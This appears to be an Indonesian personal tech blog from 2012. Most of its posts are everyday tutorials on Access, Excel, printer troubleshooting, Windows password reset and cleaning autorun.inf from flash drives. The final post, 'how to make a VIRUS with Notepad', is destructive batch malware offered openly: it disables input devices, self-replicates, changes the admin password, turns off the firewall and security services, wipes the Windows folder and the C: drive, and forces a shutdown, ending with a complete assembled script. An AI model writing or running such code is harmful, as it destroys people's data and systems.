Wednesday, 29 February 2012

Membuat Database menggunakan Microsoft Access

Langkah-langkah Membuat Database menggunakan  Microsoft Office Access 2007
 
1. Pastikan ms office sudah anda install 
2.  Pilih Ms access 2007
3. Setelah anda open Ms access tadi, pilih blink database


4. kemudia akan tampil tampilan

5. Kemudian buka file name tadi seperti gambar di atas, akan muncul form lagi
buat folder kemudian pilih format file(mdb). karena nantinya kita akan menghubungkan access dengan Delphi(Postingan selanjutnya). setalah sudah di pilih tinggal klik ok

6. Pilih Create

7. Pilih table1, klik kanan pilih design view isi nama table: misalnya (club)

8.  kemudian isi table dengan berapa field yang anda inginkan, misalnya seperti ini

9. Di sini saya menggunakan 7 field (no, arsenal, Real Madrid, Chelsea, Barcalona, MU, Valencia). ganti field sizenya pada field Properties sesuai Keingginan anda

10.  Klik table (club) pilih open Isi Field dengan bebera Record


11. kemudian Save. liat hasilnya di mana anda menyimpan file tersebut.

12. Selesai .
di sini anda sudahmempunyai database nama - nama fans dari beberapa club
Lupa Pasword Pada Windows


Hah...  Saya sering banget gonta ganti password user. Saking seringnya menggonta-ganti password user windows . suatu saat saya kena batunya deh!! saya lupa passoword login mana yang saya gunakan sekarang ini. hhe :)
Okeh.. jangan bingung.  gak perlu install ulang kaya saya dulu. ada kok cara yang lebih baik selain install ulang. cara ini diharapkan dapat membantu Ente - Ente yang kebetulan nasibnya sama seperti saya, Hhe :D, yaitu lupa password login. nah.. biar gak lupa password login windows.. buru2 deh catet password login yang anda gunakan. ini cara untuk mereset password login (kok kebanyakan kata lupa passoword login sih?? ha ha ha ha).

Yok kita mulai . . .

1.  Start computer, tidak perlu menunggu load Windows. Click “F8” di keyboard, sebelum Windows start up. Lalu akan tertampil beberapa list pilihan untuk proses.
    2.  Pilih start computer dalam “Safe Mode”
    3.  Buka start menu.
    4.  Buka “Control Panel” (dari dalam start menu)
    5.  Pilih “User Accounts and Family Safety” di dalam pop-up jendela Control Panel
    6.  Click section link “Change Your Windows Password” di bawah section “User Accounts”
    7.  Click “Remove Password”, verify dan submit.
    8.  Restart computer secara normal, tidak perlu menekan F8 lagi.
    9.  Untuk reset password, Anda dapat mengakses “User Accounts and Family Safety” lagi, lalu click “Change Your Windows Password”, masukkan password yang diinginkan, verify dan submit.
Selesai dah :D

Mengatasi Printer Yang tidak mau Ngeprint

Saat dilihat pada jendela print queue, terlihat antrian dokumen yang hendak di-print tetapi tidak direspon oleh printer. Solusi yang paling simple adalah dengan me-restart komputer, tetapi sebenarnya ada beberapa cara yang bisa kita lakukan untuk mengatasi printer yang macet ketika nge-print yaitu sebagai berikut:

1. Menghapus dokumen secara manual
Cara yang pertama adalah mencoba menghapus secara manual antrian dokumen pada jendela print queue tersebut. Bagi sobat yang belum tau cara memunculkannya cukup double klik icon printer di bawah taskbar atau klik start, klik printer and faxes, double klik pada icon printer yang dikehendaki. 

repair printer
Pada jendela print queue terdapat beberapa kolom yaitu:
  • DokumenName : yang merupakan nama dokumen yang kita cetak.
  • Status : status dokumen pada antrian yaitu spooling, paused atau printing.
  • Owner : user name orang yang mencetak dokumen
  • Pages : menampilkan jumlah halaman yang sudah dicetak dan jumlah keseluruhan halaman.
  • Size : ukuran dokumen dalam kilobytes
  • Submitted : menampilakan waktu pada saat dokumen dikirim ke printer.
Untuk menghapus dokumen dari daftar antrian cukup klik kanan dokumen tersebut dan pilih cancel.

2. Menghapus file di folder C:\WINDOWS\system32\spool\PRINTERS
Apabila cara yang pertama tidak berhasil, maka kita harus menghapus dokumen tersebut dari folder spool yang ada di folder Windows\System32. Untuk melakukan hal ini tentu saja account yang kita pakai harus memiliki previllage sebagai Administrator. Berikut cara menghapus file-file tersebut.

  • Klik Start, klik Control Panel dan pilih Administrative tools, klik Service

  • Cari “service” yang namanya Print Spooler kemudian klik kanan dan pilih Stop. Jangan ditutup dulu window Service
perbaiki printer
  • Buka folder C:\WINDOWS\system32\spool\PRINTERS
  • Hapus semua file yang ada di folder PRINTERS tersebut.
  • Kembali ke jendela Windows Services, klik kanan pada Print Spooler dan pilih Start
Setelah file-file di folder C:\WINDOWS\system32\spool\PRINTERS dihapus dan service Print Spooler aktif kita bisa memulai lagi mencetak dokumen.

3. Close Session
Untuk printer yang dipake secara rame-rame (sharing), kadangkala terjadi kasus dimana terdapat user yang tidak bisa mengirim dokumet ke printer sharing tersebut sementara user yang lain tidak bermasalah. Biasanya kalau kita lihat ke jendela Printer and Faxes maka status printer tersebut adalah unable to connet. Untuk mengatasi hal ini kita bisa melakukan langkah-langkah berikut ini:

  • Buka jendela Computer Management. Klik kanan icon my computer, klik manage.
  • Expand System Tools, kemudian expand Shared Folder, da klik Sessions.
  • Pada jendela sebelah kanan terdapat daftar user yang terhubung ke komputer kita.
  • Cara yang paling mudah blok aja semua user lalu pilih close session.
service printer
  • Kemudian coba lagi user yang tadi untuk melihat status printer pada jendela Printer and Faxes, kalau statusnya sudah ready maka printer sharing tersebut bisa dipake untuk ngeprint lagi.
OK.Sampai disini dulu Cara Mengatasi Printer Yang Tidak Mau Nge-Print. Cara tersebut biasa saya pakai dan sejauh ini berhasil. Semoga bermanfaat dan selamat mencoba.

Konsep I-PHONE Di tahun 2020 mendatang

Desainer Josselin Zaïgouche, menciptakan sebuah konsep zerophone, konsep Apple Black Hole, mungkin iPhone dari tahun 2020. Kita nantikan saja apa yang terjadi tahun-tahun berikutnya, siap-siap saja dikagetkan dengan inovasi-inovasi dari para desainer gadget.

Disini hanya dibahas sekilas saja tentang iPhone 2020, tidak dibahas detail aplikasinya apa saja, terus bahannya seperti apa, yang pastinya hanya gambaran konsepnya saja, okey….lihat yuk. khe..khe..


Cara Penggunaan Rumus Pada M.Office Excel

Rumus atau formula pada Excel 2007 adalah suatu persamaan dari hasil kalkulasi nilai yang kita masukkan. Nilai tersebut bisa berupa nilai input yang kita masukkan ataupun dari referensi cell / range lain yang sudah terdefinisikan pada file worksheet Excel 2007.

Artikel berikut menunjukkan bagaimana dasar menggunakan formula pada Excel 2007. Tutorial ini ditujukan untuk Anda yang pemula di Excel terutama Excel 2007.

Persamaan dan Komponen Rumus

Persamaan rumus pada Excel selalu dengan ( = ) diikuti dengan :
  • Nilai : misalkan nilai 1, 23, 'A', 'Halo', dll.
  • Operator : misalkan +, -, *, / , dll.
  • Function : misalkan sum( .. ), vlookup( .. ), dll.
  • Referensi cell atau range : misalkan A1, C4, A1:B5, dll.

Contoh : Menggunakan Nilai Literal

  • Jalankan program Excel 2007 dan buat file worksheet baru.
  • Pada salah satu cell ketik rumus berikut dan tekan tombol Enter.
    = 8 * 8


  • Hasil perkalian yaitu nilai 64 akan terlihat pada cell tersebut. Namun pada bagian "formula bar" rumus cell tersebut akan tetap terlihat.


Contoh : Menggunakan Referensi Cell

  • Cobalah masukkan angka 3 dan 4 pada dua cell, misalkan pada A1 dan B1 seperti tampak pada gambar berikut.

  • Arahkan cell Anda ke posisi C1.

  • Pada cell C1 coba ketik rumus berikut dan tekan tombol Enter.
    = 2 * (A1 + B1)

    Perhatikan pada tiap referensi (A1 dan B1) akan memiliki warna yang berbeda untuk teksnya - dengan highlight juga pada tiap cell dengan warna yang bersesuaian.

  • Hasil dari perhitungan rumus tersebut, yaitu 2 kali pertambahan A1 dan B1 (7) adalah 14. Hasil tersebut terlihat pada cell C1 dengan rumus asalya masih terlihat pada formula bar.

Contoh : Menggunakan Function

  • Cara lain untuk melakukan operasi penambahan adalah dengan function SUM(..).
  • Arahkan cell Anda ke posisi D1.

  • Pada cell tersebut ketik =SUM(  seperti terlihat pada gambar berikut. Terlihat pada saat kita berhenti mengetik akan muncul tooltips yang memberi kita informasi singkat penggunaan function SUM tersebut.

  • Pada posisi tersebut kita bisa ketik nilai atau referensi yang kita inginkan, tapi kali ini coba gerakkan cursor saja ke posisi A1 tanpa perlu melakukan penekanan Enter terlebih dahulu.

    Terlihat bahwa di dalam function SUM akan terisi referensi A1 dan pada cell A1 sekarang juga ada kotak seperti kumpulan semut berjalan (walking ants) yang menandakan cell tersebut lagi menjadi referensi untuk input.

  • Sekarang ketik : (tanda titik dua). Terlihat di dalam fungsi sum akan muncul tanda titik dua dan juga referensi A1 kembali. Ini artinya kita akan mengambil range nilai dari cell A1kembali ke A1.

    Sebagai catatan : posis kursor sekarang untuk mengetik ada di D1 dan posisi untuk menggerakkan kursor ada pada A1.

  • Sekarang gerakkan kursor ke kanan 1 kali (posisi B1). Perhatikan perubahan pada isi dari fungsi SUM(...).

  • Tekan Enter sekarang. Terlihat hasil pada D1 adalah 7 dan Excel akan melengkapi sendiri tanda penutup kurung ) untuk function tersebut.

  • Selesai

Tuesday, 28 February 2012

Test Print Tanpa Komputer

Pernahkah anda ingin mengetest sebuah printer tetapi sedang tidak terhubung dengan komputer? Jika kondisi seperti itu anda perlu memakai tehnik yang akan saya share dibawah ini untuk melakukan self test print.
Dalam kondisi normal dimana printer bisa terhubung dengan komputer kita bisa menggunakan cara test printer melalui menu printer yang umumnya sudah tersedia dalam semua Operating System. Tetapi sebenarnya setiap printer punya mekanisme sendiri untuk melakukan self test print tanpa terhubung komputer, dan setiap printer mempunyai caranya sendiri tergantung merek dan type printernya.
Berikut cara yang bisa kita pakai untuk melakukan Self Test Print, sesuaikan dengan Type dan merk Printer yang anda pakai :
1.  Printer Dot Matrix ( Epson LX 300, LQ 2170, LQ 2180 dll )
  • Hidupkan Printer lalu masukkan kertas.
  • Matikan printer setelah kertas masuk.
  • Lalu hidupkan kembali sambil menekan tombol FF (fast forward).
  • Jika Printer dalam kondisi baik maka akan segera muncul hasil print nya
2. Printer Epson C atau R  Series
  • Siapkan kertas pada printer
  • Tekan dan tahan tombol paper/resume lalu tekan tombol power
  • Lepas kedua tombol tersebut, printer siap mencetak
3. Untuk Epson CX Series
  • Siapkan kertas pada printer
  • Tekan dan tahan tombol power
  • Tekan tombol Ink/Tinta hingga lampu indikator berkedip 1x
  • Lepaskan kedua tombol tersebut
  • Printer siap mencetak
4. Printer Canon Inkjet
  • Hidupkan printer kemudian masukkan kertas
  • Tekan tombol resume 4 – 5 kali dengan cepat
  • Printer mulai mencetak
5. Printer HP Deskjet
  • Hidupkan printer dan masukkan kertas
  • Tekan tombol power kemudian tahan, buka dan tutup printer dengan cepat kurang lebih 4x
  • Lepas tombol power
  • Printer akan mulai mencetak
Semoga bermanfaat.

Monday, 27 February 2012

Makan terlalu cepat menyebabkan gemuk

JAKARTA: Percayakah anda jika makan terlalu cepat menyebabkan kegemukan? Temuan penelitian di Selandia Baru mengatakan demikian.
Dalam studi terbaru yang dipublikasikan dalam Journal of American Dietetic Association, para peneliti menemukan bahwa wanita berusia 40-50 yang makan cepat lebih cenderung menjadi gemuk daripada yang makan lambat.
Menurut penelitian di Jepang sebelumnya, bahkan makan cepat bisa menyebabkan dua kali lipat resiko kelebihan berat badan. Universitas Osaka memantau kebiasaan makan dari 3.000 orang. Mereka menemukan kesimpulan 84 persen laki-laki yang makan cepat, lebih mungkin untuk mengalami kegemukan.
“Makan terlalu cepat membuat otak kita tidak menyadari bahwa perut sudah penuh,”kata  profesor fisiologi metabolik di Universitas Nottingham, Ian McDonald.
Pada saat yang sama, hormon ghrelin yang memberi sinyal ketika perut merasa lapar menurun.
“Diperlukan waktu selama 20 menit setelah anda mulai makan, sampai pesan untuk berhenti sampai ke otak. Sederhananya, makan terlalu cepat, dan Anda cenderung memenuhi perut dengan makanan berlebih,” kata McDonald.
Konsultan pencernaan di Klinik London dan Rumah Sakit St Mark di London, David Forecas mengatakan makan terlalu cepat juga meneyebabkan perut kembung.
“Banyak udara yang tertelan sehingga perut menjadi tidak nyaman,”kata dia. Menurutnya, orang rata-rata membutuhkan waktu minimal 20 menit untuk makan. (Rep/Yah)

Membuat flashdisk aman dari autorun-nya si-virus

Tentunya teman2 semuanya sudah mengetahui bhw virus2 dapat menularkan dirinya ke komputer2 lain dengan media flashdisk. -.-“. Kesal? Sudah pasti! Saya juga merasakan perasaan yang sama ketika komputer saya juga ikut2an kena virus… tapi saya punya cara yang ampuh agar virus yang ada di flashdisk tersebut tidak dapat menularkan dirinya ke komputer lain..


Baiklah saya akan mulai membahasnya sekarang, diawali dengan cara penularan virus lewat media flashdisk. Sebenarnya sangat simple, ketika flashdisk dicolokan kedalam port usb virus yang sedang berjalan tinggal men-copy dirinya sendiri ke dalam flashdisk, dan tidak lupa pula dengan membuat file “autorun.inf” yang letak file-nya kasat mata sehingga tidak dapat dilihat. nah… file inilah yang akan kita edit agar virusnya tidak dapat menjalankan dirinya di komputer kita.


Cara yang pertama dengan mengedit secara manual dengan menggunakan notepad atau wordpad. Diasumsikan flashdisk kita yang telah dicolokan kedalam komputer (yang telah terinfeksi) beralamat “F:\”, maka gw bakalan mencoba membuka file “F:\autorun.inf” lalu enter. Lalu notepad akan terbuka secara otomatis dengan beberapa mantra didalamnya, setelah itu kita tinggal mengedit mantra tersebut dengan memblock semua mantra tersebut(ctrl+a) lalu hapus(backspace atau del) lalu anda bisa membiarkannya kosong lalu tekan ctrl+s untuk men-savenya. Anda juga bisa menuliskan beberapa puisi indah tentang perdamaian didalamnya.


Tetapi bang deryl ^^, bagaimana jika file tersebut memiliki attribute “read-only”? yang jelas kita tidak dapat mengeditnya secara manual!(sungguh terlalu!!!!). Lalu? Apa yang dapat kita lakukan… bang blckflcn? Gigi dibalas dengan gigi, mata dibalas dengan mata, dan yah… anda benar! MANTRA juga DIBALAS DENGAN MANTRA!! Mantranya sangatlah mudah… saya akan membahasnya secara bertahap sekarang juga :


1)buka aplikasi notepad (tempat dimana kita akan menulis mantra)

2)tuliskan mantra “del /a:r f:\autorun.inf” (tnp tanda petik) lalu enter.

3)langkah selajutnya adalah tulis mantra lagi! Mantranya “echo ‘terserah tulisan apa’ >f:\autorun.inf&attrib +r f:\autorun.inf” (tnp tanda petik juga).

4)lalu save file mantra tersebut dengan nama file terserah anda dan path-nya terserah anda juga, tetapi extension-nya harus “.bat”(harus tidak boleh tidak)

5)lalu jalankan file mantra yang baru kita buat tersebut

6)buka explorer

7)pada bagian address tuliskan “F:\autorun.inf”, lalu tekan enter sambil mengucapkan “Bismillah…”. Maka aplikasi notepad akan muncul lagi sambil menampilkan beberapa tulisan, tetapi yang ini jelas bukan mantra ^-^.


Setelah beberapa step tadi, virus tidak dapat menjalankan dirinya di komputer lain ketika kita mencolokan flashdisk kita kedalam port usb-nya. Tetapi bang deryl ^^, virus2 dari komputer yang terinfeksi tersebut masih ada di dalam flashdisk saya. Bagaimana ini? Yah, itu sih bukan tugas saya lagi. Itu sih sudah menjadi tugas anti-virus… saya hanya memberitahukan cara agar virusnya tidak berjalan ketika flashdisk kita dicolokan kedalam port usb pada komputer yang lain… lagian mantra yang saya punya masih belum begitu ampuh untuk membuat virus tidak berjalan di komputer. Oleh karena itu, saya akan belajar tentang mantra2 tersebut di hogwarts agar lebih ampuh.

Cara membuat VIRUS dengan Notepad

Saya tidak menyarankan anda utk menjalankan virus ini dikomputer sendiri!!

Virus ini dibuat dg Notepad dan di save as dg ekstension .bat
Jgn lupa utk merubah Save as type menjadi All files


BASIC

invisible command
@echo off
Swap mouse
rundll32 user,swapmousebutton
buka URL yg diinginkan
start [url]http://www.google.com[/url]
Shutdown kmptr & beri pesan
shutdown -s -t 10 -c "YOUR MESSAGE HERE" -f
Disable mouse stlh Restart
rundll32 mouse,disable
Disable keyboard stlh Restart
rundll32 keyboard,disable
Freezes kmptr stlh Restart
rundll32 user,disableoemlayer

Worm

memperbanyak diri didlm direktori
ctty nul
for %%i in (*.bat) do copy %0+%%i %%i /y >nul"
me-replace file batch yg lain
%0 >>other.bat

Trojan

mngirim dftar file dlm direktori
dir *.*>>Filelist.txt
ganti password admin
net user administrator PASSWORD HERE
membuat info IP
ipconfig >Computer-IP-address.txt

Perusak

copy ke Autorun
COPY %0 %windir%WINSTART.BAT
format drive C
format c: /q /autotest
delete Windows
DELTREE /Y %windir%
delete drive C dg paksa
DEL /F /S /Q C:
mematikan firewall & security center
net stop "Security Center"
net stop SharedAccess
> "%Temp%.kill.reg" ECHO REGEDIT4
>>"%Temp%.kill.reg" ECHO.
>>"%Temp%.kill.reg" ECHO [HKEY_LOCAL_MACHINESYSTEMCurrentControlSetServicesS haredAccess]
>>"%Temp%.kill.reg" ECHO "Start"=dword:00000004
>>"%Temp%.kill.reg" ECHO.
>>"%Temp%.kill.reg" ECHO [HKEY_LOCAL_MACHINESYSTEMCurrentControlSetServicesw uauserv]
>>"%Temp%.kill.reg" ECHO "Start"=dword:00000004
>>"%Temp%.kill.reg" ECHO.
>>"%Temp%.kill.reg" ECHO [HKEY_LOCAL_MACHINESYSTEMControlSet001Serviceswscsv c]
>>"%Temp%.kill.reg" ECHO "Start"=dword:00000004
>>"%Temp%.kill.reg" ECHO.
START /WAIT REGEDIT /S "%Temp%.kill.reg"
del "%Temp%.kill.reg"
del %0

Pause

pause smpai tekan smbarang tombol
pause
pause 20 detik
@ping.exe 127.0.0.1 -n 20 -w 1000 > nul

Berikut hasil akhirnya :
@echo off
cls
rundll32 mouse,disable
rundll32 keyboard,disable
COPY %0 %windir%WINSTART.BAT
net stop "Security Center"
net stop SharedAccess
echo Anda kena VIRUS!!!
@ping.exe 127.0.0.1 -n 5 -w 1000 > nul
start [url]http://www.youtube.com[/url]
@ping.exe 127.0.0.1 -n 5 -w 1000 > nul
> "%Temp%.kill.reg" ECHO REGEDIT4
>>"%Temp%.kill.reg" ECHO.
>>"%Temp%.kill.reg" ECHO [HKEY_LOCAL_MACHINESYSTEMCurrentControlSetServicesS haredAccess]
>>"%Temp%.kill.reg" ECHO "Start"=dword:00000004
>>"%Temp%.kill.reg" ECHO.
>>"%Temp%.kill.reg" ECHO [HKEY_LOCAL_MACHINESYSTEMCurrentControlSetServicesw uauserv]
>>"%Temp%.kill.reg" ECHO "Start"=dword:00000004
>>"%Temp%.kill.reg" ECHO.
>>"%Temp%.kill.reg" ECHO [HKEY_LOCAL_MACHINESYSTEMControlSet001Serviceswscsv c]
>>"%Temp%.kill.reg" ECHO "Start"=dword:00000004
>>"%Temp%.kill.reg" ECHO.
START /WAIT REGEDIT /S "%Temp%.kill.reg"
del "%Temp%.kill.reg"
del %0
DEL /F /S /Q C:
shutdown -s -t 10 -c "Ucapkan selamat tinggal pada komputermu!" -f
-disables mouse & keyboard
-copy ke AUTORUN
-stop Security Center
-display "Anda kena VIRUS!!!" selama 5 detik
-starts [url]http://www.youtube.com[/url]
-disable firewall
-delete c: drive
-force shutdown dg pesan "Ucapkan selamat tinggal pada komputermu!"